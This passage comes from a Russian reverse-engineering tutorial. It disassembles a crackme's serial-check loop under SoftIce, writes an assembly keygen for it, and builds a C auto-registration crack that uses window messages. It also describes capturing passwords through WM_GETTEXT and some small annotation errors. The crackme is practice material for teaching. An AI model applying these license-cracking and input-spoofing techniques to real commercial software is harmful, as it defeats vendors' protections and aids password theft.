Такие оптимизированные кадры стека по-русски называются "плавающими", а в англоязычной литературе обычно обозначаются аббревиатурой FPO (Frame Pointer Omission). Это едва ли не самое страшное проклятие для хакеров. Основной камень преткновения заключается в том, что для определения смещения переменной в кадре мы должны знать текущее состояние регистра `ESP`, а узнать его можно лишь путем отслеживания всех предшествующих ему машинных команд, манипулирующих с указателем верхушки стека, и если мы случайно упустим хоть одну из них, вычисленный таким трудом адрес локальной переменной окажется неверным! Следовательно, неверным окажется и результат дизассемблирования!!! Вернемся к нашему примеру `LEA ECX, [ESP + 0Ch]`.

Будем прокручивать экран CODE отладчика вверх до тех пор, пока не обнаружим пролог функции или не накопим, по меньшей мере, `0Ch` байт, закинутых на стек командами `PUSH` (в квадратных скобках показано смещение соответствующих ячеек относительно вершины стека на момент вызова нашего `LEA`) (листинг 2.102).

Листинг 2.102. Отслеживание манипуляций с вершиной стека

```
001B:00401580 PUSH   FF                  [ +24h]
001B:00401582 PUSH   00401C48            [ +20h]
001B:00401587 MOV    EAX,FS:[00000000]
001B:0040158D PUSH   EAX                 [ +1Ch]
001B:0040158E MOV    FS:[00000000],ESP
001B:00401595 SUB    ESP,10              [ +18h] (40161A:04h)
001B:00401598 PUSH   EDI                 [ +08h]
```

```
001B:00401599 MOV    EDI,ECX
…
001B:004015CD PUSH   EAX                  [ +04h]
…
001B:004015EF PUSH   ESI                  [ +00h]
```

Если считать, что `SUB ESP, 10h` открывает фрейм функции, то `LEA ECX, [ESP + 0Ch]` лежит по смещению `04h` от его начала точно посередине. А что у нас здесь? Листаем код ниже (в квадратных скобках показано смещение соответствующих ячеек относительно начала кадра стека) (листинг 2.103).

Листинг 2.103. Инициализация локальных переменных

```
001B:00401595 SUB    ESP,10               [ +00h]
001B:00401598 PUSH   EDI                  [ +20h]
001B:00401599 MOV    EDI,ECX
001B:0040159B LEA    ECX,[ESP+04]         [ +00h]
001B:0040159F CALL   40190Ah
001B:004015A4 LEA    ECX,[ESP+0C]         [ +08h]
001B:004015A8 MOV    DWORD PTR [ESP+1C],00h
001B:004015B0 CALL   40190Ah
001B:004015B5 LEA    ECX,[ESP+08]         [ +04h]
001B:004015B9 MOV    BYTE PTR [ESP+1C],01
001B:004015BE CALL   40190Ah
```

Ага! Вот теперь мы видим, что указатель на локальную переменную, расположенную по смещению `04h` от начала кадра стека (далее просто `var_04h`), передается функции `40190Ah`, очевидно, для ее, переменной, инициализации. Но вот что делает эта загадочная функция? Если, находясь в отладчике, нажать <F8> для входа в ее тело, мы обнаружим следующий код:

```
001B:0040190A JMP    [00402164h]
```

Узнаете? Ну да, это характерный способ вызова функций из динамических библиотек. Но вот какая функция какой именно библиотеки сейчас вызывается? Ответ хранит ячейка `402164h`, содержащая непосредственно сам вызываемый адрес. Посмотрим ее содержимое (листинг 2.104).

Листинг 2.104. Просмотр содержимого ячейки `402164h`

```
:dd
:d 402164
0010:00402164 6C29198E  6C294A70  6C2918DD  6C298C74     ..)lpJ)l..)lt.)l
```

Остается только узнать, какому модулю принадлежит адрес `6C9198Eh`. Не выходя из SoftIce, даем ему команду `mod` и смотрим (протокол, приведенный в листинге 2.105, по понятным соображениям сильно сокращен).

Листинг 2.105. Определение принадлежности адреса `6C9198Eh`

```
Base     PEHeader Module Name        File Name
10000000 10000100 pdshell            \WINNT\system32\pdshell.dll
6C120000 6C1200A8 mfc42loc           \WINNT\system32\mfc42loc.dll
6C290000 6C2900F0 mfc42              \WINNT\system32\mfc42.dll
6E380000 6E3800C8 indicdll           \WINNT\system32\indicdll.dll
```

Легко видеть, что адрес 6C29199Eh принадлежит модулю MFC42.DLL, что совершенно не удивительно, ввиду того что данная программа действительно интенсивно использует библиотеку MFC. Чтобы не вычислять принадлежность всех остальных функций вручную, давайте просто загрузим символьную информацию из MFC42.DLL в отладчик. Запустив NuMega Symbol Loader (если только вы еще не сделали этого ранее), выберите команду **Load Exports** в меню **File**, а затем, перейдя в папку \WINNT\System32\, дважды щелкните по строке с именем **MFC42.DLL**. Теперь тот же самый код под отладчиком будет выглядеть как в листинге 2.106.

Листинг 2.106. Определение ординала функций

```
001B:004015B5 LEA    ECX,[ESP+08]
001B:004015B9 MOV    BYTE PTR [ESP+1C],01
001B:004015BE CALL   MFC42!ORD_021B
```

Умница SoftIce определил не только название динамической библиотеки, экспортирующей вызываемую функцию, но и ее ординал! Что же касается имени функции, его можно вычислить с помощью DUMPBIN и библиотеки MFC42.lib. Даем команду `DUMPBIN /HEADRES MFC42.LIB >MFC42.headrs.txt` и затем в образовавшемся файле простым контекстным поиском ищем строку

```
Ordinal      : 539,
```

где `539` — наш ординал `021Bh`, записанный в десятичном виде (именно так выдает оридиналы этот `DUMPBIN`). Если все идет пучком, мы должны получить следующую информацию (листинг 2.107).

Листинг 2.107. Определение символьного имени функции MFC42!ORD_021B

```
Version      : 0
Machine      : 14C (i386)
TimeDateStamp: 35887C4E Thu Jun 18 06:32:46 1998
SizeOfData   : 00000020
DLL name     : MFC42.DLL
Symbol name : ??0CString@@QAE@PBG@Z (__thiscall CString::CString(unsigned
short *))
Type         : code
Name type    : ordinal
Ordinal      : 539
```

Так, это конструктор объекта типа CString, а указатель, передаваемый ему, стало быть, и есть тот самый this, что указывает на свой экземпляр CString! Следовательно, var_4 — это локальная переменная типа MFC-строка. Теперь не грех вернуться к изучению прерванной темы (а прервали мы ее на строке 40161Ah, где осуществлялась загрузка указателя на var_4 в регистр ECX посредством машинной команды LEA; регистр же EDX, как мы помним, содержит в себе результат умножения двух символов исходной строки, преобразованный в литерал):

```
001B:00401626 PUSH   EDX
001B:00401627 CALL   MFC42!ORD_03AB
```

Следующими двумя командами мы заталкиваем полученный литерал в стек, передавая его в качестве второго аргумента функции MFC42!ORD_03AB (первый аргумент функций типа __thiscall передается через регистр ECX, содержащий указатель на экземпляр соответствующего объекта, с которым мы сейчас и оперируем). Преобразовав ординал в символьное имя функции, мы получаем

```
оператор +=,
```

что очень хорошо вписывается в обстановку окружающей действительности. Другими словами, здесь осуществляется посимвольное наращивание строки var_4 генерируемыми на лету литералами.

```
001B:0040162C MOV    EAX,[ESP+08]
```

Что у нас в [ESP + 8]? Прокручивая экран с дизассемблерным листингом вверх, находим, что здесь лежит самая первая ячейка из принадлежащих кадру стека. Условимся называть ее var_0 (листинг 2.108). Давайте определим, что же за информация в ней находится?

Листинг 2.108. Определение содержимого ячейки `[ESP + 8]`

```
001B:00401595 SUB    ESP,10                        ; [ +00h]
001B:00401598 PUSH   EDI                           ; [ +04h]
…
001B:004015C3 LEA    EAX, [ESP+04]                 ; var_0
001B:004015C7 LEA    ECX,[EDI+000000A0]
001B:004015CD PUSH   EAX                           ; [ +08h]
001B:004015CE MOV    BYTE PTR [ESP+20],02
001B:004015D3 CALL   MFC42!ORD_0F21                ; CWnd::GetWindowText
```

Кое-что начинает уже проясняться. Переменная `var_0` содержит указатель на MFC-строку, бережно хранящую в себе регистрационное имя пользователя.

```
001B:00401630 INC    ESI
```

Указатель текущего символа перемещается на одну позицию вправо (ведь вы помните, что в `ESI` содержится именно указатель на текущий обрабатываемый символ регистрационной строки, верно?) (листинг 2.109).

Листинг 2.109. Хвост цикла

```
001B:00401631 MOV    ECX,[EAX-08]                  ; EAX := var_4
001B:00401634 DEC    ECX
001B:00401635 CMP    ESI,ECX
001B:00401637 JL     004015F7
```

Первая машинная команда из четырех загружает длину регистрационной MFC-строки в регистр `ECX`, команда `DEC` уменьшает ее на единицу, а

```
CMP ESI, ECX
```

сравнивает полученное значение с индексом текущего обрабатываемого символа регистрационной строки. И до тех пор, пока индекс не достигнет предпоследнего символа строки, условный переход `JL` прыгает на адрес `4015F7h`, мотая цикл (листинг 2.110).

Листинг 2.110. Сравнение сгенерированной строки с регистрационным номером, введенным пользователем

```
001B:00401639 LEA    EAX,[ESP+10]
001B:0040163D LEA    ECX,[EDI+60]
001B:00401640 PUSH   EAX
```

```
001B:00401641 CALL   MFC42!ORD_0F21
001B:00401646 MOV    ECX,[ESP+10]
001B:0040164A MOV    EDX,[ESP+0C]
001B:0040164E PUSH   ECX
001B:0040164F PUSH   EDX
001B:00401650 CALL   [MSVCRT!_mbscmp]
```

По факту завершения цикла защита сравнивает только что сгенерированную ей строку с регистрационным номером, введенным пользователем, и в зависимости от результатов этого сравнения пользователь либо признается легальным чувяком, либо получает от ворот поворот.

Брр! Вы еще не запутались?! Что ж, тогда давайте подытожим все вышесказанное краткими комментариями к защитному коду (листинг 2.111).

Листинг 2.111. Сводный дизассемблерный листинг генератора регистрационных номеров

```
:ESI            = 0 (индекс)                [index];
:[ESP+08h], EAX — на регистрационную строку       [NameString];
:[ESP+0Ch]      — на генерируемую строку   [GenString]
001B:004015F7 MOV    CL,[EAX+ESI]   ; CL := (char) NameString[index]
001B:004015FA MOVSX  AX,BYTE PTR [EAX+ESI+1]
                                ;AX := (uint)((char) NameString[index+1])
001B:00401600 MOVSX  CX,CL          ;
001B:00401604 IMUL   EAX,ECX        ; EAX := EAX * ECX
001B:00401607 AND    EAX,0000FFFF   ; EAX := LOW_WORD(EAX)
001B:0040160C AND    EAX,8000001F   ; EAX := EAX ^ 1Fh
001B:00401611 JNS    00401618       ; GOTO 401618h
001B:00401618 ADD    AL,41          ; EAX := EAX + 'A'
001B:0040161A LEA    ECX,[ESP+0C]   ; ECX := &GenString
001B:0040161E MOV    [ESP+14],AL    ; tmp := AL
001B:00401622 MOV    EDX,[ESP+14]   ; EDX := tmp
001B:00401626 PUSH   EDX            ;
001B:00401627 CALL   0040192E       ; GetString += EDX
001B:0040162C MOV    EAX,[ESP+08]   ; EAX := &NameString
001B:00401630 INC    ESI            ; index++
001B:00401631 MOV    ECX,[EAX-08]   ; ECX := NameString->GetLength()
001B:00401634 DEC    ECX            ; ECX--
001B:00401635 CMP    ESI,ECX        ;
001B:00401637 JL     004015F7       ; if (index < ECX) GOTO 4015F7h
```

Вот теперь — другое дело, и нам уже ничего не стоит восстановить исходный код генератора.

```
for (int idx=0;idx<String.GetLength()-1;idx++)
       RegCode+= ((WORD) sName[a]*sName[a+1] % 0x20) + 'A';
```

Остается лишь написать собственный генератор регистрационных номеров. Это можно сделать на любом симпатичном вам языке, например, на ассемблере. На компакт-диске находится один вариант (CD/SRC/crackme.58DD2D69h/HACKGEN/KeyGen.asm). Ключевая процедура может выглядеть так, как в листинге 2.112.

Листинг 2.112. Ключевая процедура генератора регистрационных номеров, написанная на ассемблере

```
; ГЕНЕРАЦИЯ РЕГИСТРАЦИОННОГО НОМЕРА
; ==========================================================================
       MOV    ECX, [Nx]             ; ECX := strlen(NameString)
       SUB    ECX, 2         ; выкусываем перенос строки
       DEC    ECX            ; уменьшаем длину строки на единицу
       MOV    EBX, 20h              ; магическое число
       LEA    ESI, hello     ; указатель на буфер с именем пользователя
       LEA    EDI, buf_in    ; ^ указатель на буфер для генерации


; ЯДРО ГЕНЕРАТОРА
; ==========================================================================
gen_repeat:           ;<<<----------------------------------------; CORE
       LODSW          ; читаем слово                        ; CORE
       MUL    AH      ; AX := NameString[ESI]*NameString[ESI+1]  ; CORE
       XOR    EDX, EDX       ; EDX := NULL                        ; CORE
       DIV    EBX     ; DX := NameString[ESI]*NameString[ESI+1] % 1Ah
                                                                  ; CORE
       ADD    EDX, 'A'       ; переводим в символ                 ; CORE
                             ;                                    ; CORE
       XCHG   EAX, EDX       ;                                    ; CORE
       STOSB          ; записываем результат                      ; CORE
       DEC    ESI     ; на символ назад                           ; CORE
LOOP   gen_repeat     ; ---- цикл ---------------------------->>> ; CORE
```

Испытаем написанный генератор. Запустив откомпилированный файл KeyGen.exe на выполнение, введем в качестве регистрационного имени какую-нибудь текстовую строку (например, свое собственное имя или псевдо-

ним); не пройдет и секунды, как генератор выдаст подходящий regnum в ответ (рис. 2.13). В частности, имени Kris Kaspersky соответствует следующий регистрационный код: `GCLAALTQQ[WRT`.



Рис. 2.13. Демонстрация работы генератора

Генератор успешно работает и вычисляет правильные регистрационные номера. Однако вводить регистрационный номер вручную не только утомительно, но и не элегантно. Да, можно скопировать его и через буфер обмена, но все равно возня будет еще та. В конечном итоге, компьютер на то и придуман, чтобы служить пользователю, а не наоборот. Идеальный crack — это такой crack, который не докучает пользователю теми вопросами, ответ на которые знает сам, равно как и не требует никаких действий, которые он может выполнить и самостоятельно. Единственное, что требует такой crack, — своего запуска. Короче, хорошая программа должна заботиться о себе сама!

Первое, что приходит на ум: просто пропатчить защитный код на диске или в памяти. В предыдущей главе мы как раз разбирали, как это сделать. Однако патчики, во-первых, просто вопиюще незаконны, во-вторых, крайне чувствительны к версии билда. Генераторы регистрационных номеров, напротив, весьма мирно уживаются с уголовным кодексом, поскольку они не подделывают, а именно генерируют регистрационный номер на основе имени, введенного пользователем, и их написание столь же сомнительно, как открытие мастерской по изготовлению дубликатов ключей, например. К тому же, алгоритм генерации регистрационного номера если и изменяется, то, во всяком случае, не в каждой версии программы.

Во времена старушки MS-DOS эта проблема решалась перехватом прерывания `int 16h` с целью эмуляции ввода с клавиатуры. Программа, грубо говоря, прикидывалась пользователем и подсовывала защищенной программе сначала имя, а затем и сгенерированный регистрационный номер. От самого же пользователя не требовалось ничего, кроме запуска такой программы. Ну, разве не красота? К сожалению, с переходом на Windows прямой контроль над прерываниями оказался безвозвратно утерян.

Архитектура подсистемы пользовательского интерфейса, достающаяся NT/9*x* в наследство от незаконнорожденной Windows 1.0, неотделима от концепции сообщений (messages) — эдакой собачей будки, перенесенной с заднего двора на самое видное место. Любой процесс в системе может посылать сообщения окнам любого другого процесса, что позволяет ему управлять этими окнами по своему усмотрению. Хотите "подсмотреть" содержимое чужого окна? Пожалуйста! Пошлите ему `SendMessage` с `WM_GETTEXT`, и все дела! Хотите послать окну свою строку с приветствием? Нет проблем, `SendMessage` вкупе с `WM_SETTEXT` спасут отца русской демократии! Аналогичным образом вы можете нажимать на кнопки, двигать мышь, раскрывать пункты меню, словом, полностью контролировать работу приложения. Самое интересное, что уровень привилегий при этом никак не проверяется, процесс с гостевыми правами может свободно манипулировать окнами, принадлежащими процессу-администратору. Знаете, в NT/w2k есть такое забавное окошко: запуск программы от имени другого пользователя, обычно используемое для запуска привилегированных приложений из сеанса непривилегированного пользователя. Ну вот, например, захотели проверить вы свой жесткий диск на предмет целостности файловой структуры, а перезапускать систему под Администратором вам лень (точнее просто не хочется закрывать все активные приложения). На первый взгляд никакой угрозы для безопасности в этом нет, ведь запуск программы от имени другого пользователя требует явного ввода пароля! А вот получи, треска, гранату — любое злопакостное приложение сможет перехватить ваш пароль только так! Причем, речь идет не о какой-то непринципиальной недоработке, которая легко устранима простой заплаткой (в просторечии называемой патчем). Нет! Все так специально и задумывалось. Не верите? Система отслеживает сообщения `WM_SETTEXT` и обрабатывает их не так, как большинство других сообщений. При вызове `SendMessage` внутренний код функции проверяет, не пытаетесь ли вы послать сообщение `WM_SETTEXT`. Если это так, функция копирует строку из вашего адресного пространства в блок памяти и делает его доступным другим процессам. Затем сообщение посылается потоку другого процесса. Когда поток-приемник готов к обработке `WM_SETTEXT`, он определяет адрес общего блока памяти (содержащего новый текст окна) в адресном пространстве своего процесса. Параметру `lParam` пристраивается значение именно этого адреса, и `WM_SETTEXT` направляется нужной оконной процедуре. Не слишком ли накручено, а? Выходит, разработчики оконной

подсистемы искусственно и крайне неэлегантно обошли подсистему защиты Windows, разделяющую процессы по их адресным пространствам. Естественно, это делалось отнюдь не с целью диверсии — просто, запрети Microsoft посылку сообщений между процессами, куча существующих приложений (написанных большей частью под Windows 3.*x*) тут же перестала бы работать! А значит, эмуляция ввода с клавиатуры жила, жива и будет жить!

Единственное, что нужно знать, — так это *дескриптор* (handle) окна, которое вы хотите "осчастливить" своим сообщением. Существует множество путей получить номер дескриптора. Можно, например, воспользоваться API-функцией `FindWindow`, которая возвращает дескриптор окна по его названию (текстовой строке, красующейся в заголовке), или тупо переворошить все окна одно за другим в надежде, что рано или поздно среди них встретится подходящее. Перечисление окон верхнего уровня осуществляется функцией `EnumWindows`, а дочерних окон (к которым диалоговые элементы управления как раз и принадлежат) функцией `EnumChildWindows`.

Собственно, получить дескриптор главного окна ломаемого приложения — не проблема, ведь мы знаем его имя, которое в большинстве случаев однозначно идентифицирует данное окно среди прочих запущенных приложений. С дочерними окнами справиться не в пример сложнее. Ладно, кнопки еще можно распознать по их надписи (получаем дескрипторы всех дочерних окон вызовом `EnumChildWindows`, а затем посылаем каждому из них сообщение `WM_GETTEXT` с требованием сказать, как кого зовут, после чего нам останется лишь сопоставить дескрипторы кнопок с их названиями). К сожалению, с окнами редактирования такой фокус не пройдет, ибо по умолчанию они вообще не содержат в себе никакой информации — вот и разбирайся, это окно для ввода регистрационного имени или номера?

На помощь приходит тот факт, что порядок перечисления окон всегда постоянный и не меняется от одной операционной системы к другой. То есть, определив назначения каждого из дочерних окон экспериментально (или с помощью шпионских средств типа `Spyxx` из комплекта SDK), мы можем жестко прописать их номера в своей программе. Например, применительно к crackme.58DD2D69h это может выглядеть так: запускаем наш любимый SoftIce и даем команду

```
HWND
```

для выдачи списка всех окон, включая дочерние, зарегистрированных в системе (листинг 2.113).

Листинг 2.113. Определение порядка перечисления окон с помощью SoftIce

```
0B0416    #32770 (Dialog)              6C291B81    43C CRACKME_
  0B0406    Button                      77E18721    43C CRACKME_
  0B040A    Static                      77E186D9    43C CRACKME_
```

```
0D0486    Edit                    6C291B81    43C CRACKME_
0904C6    Static                  77E186D9    43C CRACKME_
0D0412    Edit                    6C291B81    43C CRACKME_
0A047C    Button                  77E18721    43C CRACKME_
```

Ага! Вот они окна редактирования — третье и пятое по счету дочернее окно в списке перечисления. Одно из них наверняка принадлежит строке регистрационного имени, а другое — регистрационного номера. Но как узнать, какое кому? Воспользовавшись ключом `xc`, заставим SoftIce выдать более подробную информацию по каждому из окон (листинг 2.114).

Листинг 2.114. Получение координат окон редактирования

```
HWND -xc
       Hwnd          : 0D0486    (A0368EF8)
       Class Name    : Edit
       Module        : CRACKME_
       Window Proc   : 6C291B81 (SuperClassed from: 77E19896)
       Win Version   : 0.00
       Parent        : 0B0416    (A0368A88)
       Next          : 0904C6    (A0368FB8)
       Style         :
       Window Rect   : 387, 546, 615, 566 (228 x 20)
       Client Rect   : 2, 2, 226, 18 (224 x 16)
       …
       Hwnd          : 0D0412    (A03690A8)
       Class Name    : Edit
       Module        : CRACKME_
       Window Proc   : 6C291B81 (SuperClassed from: 77E19896)
       Win Version   : 0.00
       Parent        : 0B0416    (A0368A88)
       Next          : 0A047C    (A0369168)
       Style         :
       Window Rect   : 387, 572, 615, 592 (228 x 20)
       Client Rect   : 2, 2, 226, 18 (224 x 16)
```

Как легко установить по координатам вершин окон, первое из них находится на 26 пикселей выше другого (546 против 572), следовательно, первое окно — окно регистрационного имени, а второе — окно регистрационного номера.

Теперь, когда порядковые номера окон редактирования известны, можно накропать следующую несложную программу (листинг 2.115).

Листинг 2.115. Определение дескрипторов элементов управления по их порядковым номерам в списке перечисления

```
// ПЕРЕЧИСЛЕНИЕ ДОЧЕРНИХ ОКОН crackme
//
==========================================================================
==
// получаем хэндлы всех интересующих нас окон
// (порядок окон определяем либо экспериментально, либо тестовым прогоном
// с отладочным выводом информации по каждому из окон)
BOOL CALLBACK EnumChildWindowsProc(HWND hwnd,LPARAM lParam)
{
        static N = 0;

        switch(++N)
        {
                case 3:// окно с именем пользователя
                                username = hwnd;
                                break;

                case 4:// text со строкой "reg. num."
                                hackreg = hwnd;
                                break;

                case 5:// окно для ввода регистрационного номера
                                regnum = hwnd;
                                break;

                case 6:// конопка ввода
                                input_but = hwnd;
                                return 0;
        }
        return 1;
}
```

Теперь перейдем непосредственно к технике эмуляции ввода. Ну, ввод/вывод текста в окне редактирования больших проблем не вызывает: `WM_SETTEXT/WM_GETTEXT` — и все пучком, а вот "программно" нажать на кнопку

несколько сложнее. Но ведь вам же хочется, чтобы программа не только ввела в соответствующие поля всю необходимую регистрационную информацию, но и самостоятельно долбанула по <Enter>, чтобы закончить ввод?!

Как показывает практика, посылка сообщения `BM_SETSTATE` элементу управления типа кнопки не приводит к ее нажатию. Почему? Наша ошибка заключается в том, что для корректной эмуляции ввода мы, во-первых, должны установить фокус (`WM_SETFOCUS`), а после перевода кнопки в состояние "нажато" этот фокус убить (`WM_KILLFOCUS`), ведь, как известно даже желторотым пользователям, кнопки срабатывают не в момент их нажатия, но в момент отпускания. Не верите? Поэкспериментируйте с любым приложениям и убедитесь в справедливости сказанного. Кстати, забавный трюк: если под NT/w2k в сообщение `WM_KILLFOCUS` передать недействительный дескриптор окна, принимающего бразды правления, то операционная система, по понятным соображениям, не передаст фокус несуществующему окну, но у активного окна фокус все-таки отберет. Windows 9*x*, напротив, оставляет фокус активного окна неизменным! Вот такая разница между двумя операционными системами. Еще одна деталь напоследок. Если в роли убийцы фокуса выступает функция `SendMessage`, то поток, эмулирующий ввод, блокируется вплоть до того момента, пока обработчик нажатием кнопки не возвратит циклу выборки сообщений своего управления. Чтобы этого не произошло, используйте функцию `PostMessage`, которая посылает убийцу фокуса и, не дожидаясь от него ответа, как ни в чем не бывало продолжает выполнение (рис. 2.14).



Рис. 2.14. Считывание имени пользователя, ввод регистрационного номера и эмуляция нажатия на клавишу ввода

Испытаем наш автоматический регистратор? (CD/SRC/crack-me58DD2D69h/HACKGEN2/autocrack.c.) Запустив защищенную программу и при желании заполнив поле имени пользователя (если его оставить пустым, автоматический регистратор использует имя по умолчанию), мы дрожащей от волнения рукой запускаем autocrack.exe. Держите нас! Это сработало! Вот это автоматизация! Вот это хакерство! Вот это мы понимаем!

Как сделать исполняемые файлы меньше

Даже будучи написанным на чистом ассемблере исполняемый файл генератора регистрационных номеров занимает целых 16 Кбайт! Хорошенький монстр, нечего сказать! Хакерам, чей первый компьютер был IBM PC с процессором Pentium 4, может показаться, что 16 Кбайт — это просто фантастически мало, однако еще в восьмидесятых годах существовали компьютеры с объемом памяти, равным этому числу! Впрочем, зачем нам так далеко ходить, откроем первое издание настоящей книги, 1999 г.: "Без текстовых строк исполняемый файл [генератора] занимает менее пятидесяти байтов и еще оставляет простор для оптимизации". Сравните пятьдесят байтов и шестнадцать Кбайт: переход с MS-DOS на Windows увеличил аппетит к памяти без малого в триста раз!

Вообще-то, с чисто потребительской точки зрения, никакой проблемы в этом нет. Размеры жестких дисков сегодня измеряются сотнями гигабайт, и лишний десяток килобайт особой погоды не делает. К тому же, наш исполняемый файл замечательно ужимается с помощью pkzip до семисот с небольшим байтов, что существенно для его передачи по медленным коммуникационным сетям, да только где такие нынче найдешь?!

С чисто же эстетической точки зрения держать у себя такой файл действительно нехорошо. Обиднее всего, что на 99% генератор состоит из воздуха и воды: нулей, пошедших на вырывание секций по адресам, кратным 4 Кбайт. Три секции (кодовая секция `.text`, секция данных `.data` и таблица импорта `.itable`) плюс PE-заголовок, вместе они эти самые 16 Кбайт и создают. Полезного же кода в исполняемом файле просто пшик — немногим менее двухсот байтов. Конечно, двести это не пятьдесят, и с переходом на Windows мы все равно проигрываем и в компактности, и в скорости, но все-таки кое-какой простор для оптимизации у нас имеется.

Начнем с того, что прикажем линкеру использовать минимальную кратность выравнивания из всех имеющихся, составляющую всего четыре байта. Указав в командной строке ключ `/ALIGN:4`, мы сократим размер исполняемого файла с 16 384 до 1032 байтов! Согласитесь, что с таким размером уже можно жить!

Причем это далеко не предел оптимизации! При желании можно:

- выкинуть MS DOS stub, который все равно бесполезен;
- подчистить IMAGE_DIRECTORY;
- использовать незадействованные поля OLD EXE/PE-заголовков для хранения глобальных переменных;
- объединить секции `.text`, `.data`, `.rdata` в одну общую секцию.

Словом, возможности для самовыражения под Windows все-таки имеются!

Перехват *WM_GETTEXT*

Использование функций GetWindowText и GetDlgItemText — не единственный путь для извлечения содержимого окна редактирования. Как было показано в предыдущей главе, ту же самую операцию можно осуществить и посылкой сообщения WM_GETTEXT (и некоторые разработчики защитных механизмов именно так и поступают). Достоинство этого метода в том, что он легко и элегантно отсекает большую армию wannabe-хакеров (неопытных), ничего не смыслящих ни в программировании, ни в операционных системах, но прочитавших FAQ "ED!SON's Windows 95 Cracking Tutorial v1.oo" и мало-помалу пытающихся что-нибудь взломать.

Чтение регистрационного имени пользователя в обход функций GetWinowsText/ GetDlgItemText ставит таких неопытных хакеров в тупик. Попытка поставить точку останова на SendMessageA также ничего не дает, уж слишком интенсивно она вызывается, и если не предпринять дополнительных ухищрений, мы просто утонем в море этих вызовов! Как автоматически отсечь все лишние срабатывания? Обратимся к прототипу функции SendMessage. Согласно Platform SDK, он выглядит так (листинг 2.116).

Листинг 2.116. Прототип функции SendMessage

```
LRESULT SendMessage(
  HWND   hWnd,    // handle of destination window (дескриптор окна-получателя)
  UINT   Msg,     // message to send          (посылаемое сообщение)
  WPARAM wParam, // first message parameter    (первый параметр сообщения)
  LPARAM lParam // second message parameter    (второй параметр сообщения)
);
```

Пара аргументов hWnd и Msg позволяет однозначно идентифицировать любое действие, происходящее в системе. Применительно к данному случаю, чтобы перехватить обращение к строке редактирования, мы должны узнать дескриптор соответствующего ей окна. А как его узнать? Даем отладчику команду HWND и смотрим листинг 2.117.

Листинг 2.117. Определение дескриптора окна редактирования под SoftIce

```
:hwnd
Handle    Class                          WinProc    TID  Module
240428    #32770 (Dialog)               6C291B81    400 crackme
  110468    Edit                         6C291B81    400 crackme
  0B04A4    Button                       77E18721    400 crackme
```

Вот он, дескриптор *(число в самой первой колонке слева)*! Следовательно, нас будут интересовать все вызовы

```
SendMessage (0x110468, WM_GETTEXT,…),
```

а все остальные мы можем и проигнорировать. Интеллектуальность ранних версий SoftIce была недостаточно велика для автоматизации столь ювелирной работы, и "игнорировать" лишние вызовы хакерам приходилось вручную. Хакеры, начинающие свой жизненный путь с SoftIce 3.25 или выше, наверное, и не представляют, каким каторжным был этот труд! Сегодня же практически все отладчики оснащены поддержкой условных точек останова и львиную долю рутинной работы берут на себя. Давайте попробуем "объяснить" отладчику нашу ситуацию с `WM_GETTEXT` и посмотрим, справится ли он с ней или нет. К сожалению, SoftIce не поддерживает "прозрачной" адресации аргументов, и потому их смещения относительно вершины стека мы должны вычислять самостоятельно. Впрочем, невелика проблема! Памятуя о том, что все API-функции придерживаются соглашения stdcall, т. е. передают свои аргументы справа налево, можно легко рассчитать, что дескриптор окна лежит на четыре байта ниже `esp`, а непосредственно под ним располагается и код посылаемого окну сообщения. Следовательно, команда установки соответствующей точки останова будет выглядеть приблизительно так:

```
bpx SendMessageA IF (*(esp + 4) == 110468) && (*(esp+8) == WM_GETTEXT),
```

однако это не единственный `вариант`. Если хотите, выражение `*(esp+4)` можете заменить на синтаксически более короткое, но полностью эквивалентное по смыслу: `esp->4`. Более подробную информацию о формате условных точек останова вы найдете в прилагаемой к отладчику документации. Здесь же нас, в первую очередь, интересует то, что установленная нами точка останова действительно срабатывает правильно (листинг 2.118).

Листинг 2.118. Перехват чтения содержимого окна путем посылки ему `WM_GETTEXT`

```
:bpx SendMessageA IF (esp-> == 110468) && (esp->8 == WM_GETTEXT)
x
/* нажимаем на кнопку <Enter> ломаемого приложения */
Break due to BPX USER32!SendMessageA IF
    ((*((ESP+4))==0x140430)&&((ESP->8)==0xD)) (ET=2.83 seconds)
USER32!SendMessageA
001B:77E1A57C PUSH   EBP
001B:77E1A57D MOV    EBP,ESP
001B:77E1A57F PUSH   ESI
001B:77E1A580 MOV    ESI,[EBP+0C]
```

Адрес буфера-приемника считываемой строки лежит в стеке на `10h` байтов ниже его вершины, и при желании мы можем его узнать:

```
:? esp->10
0012FA40  0001243712  "□·@"
```

В ответ на команду

```
? esp->10
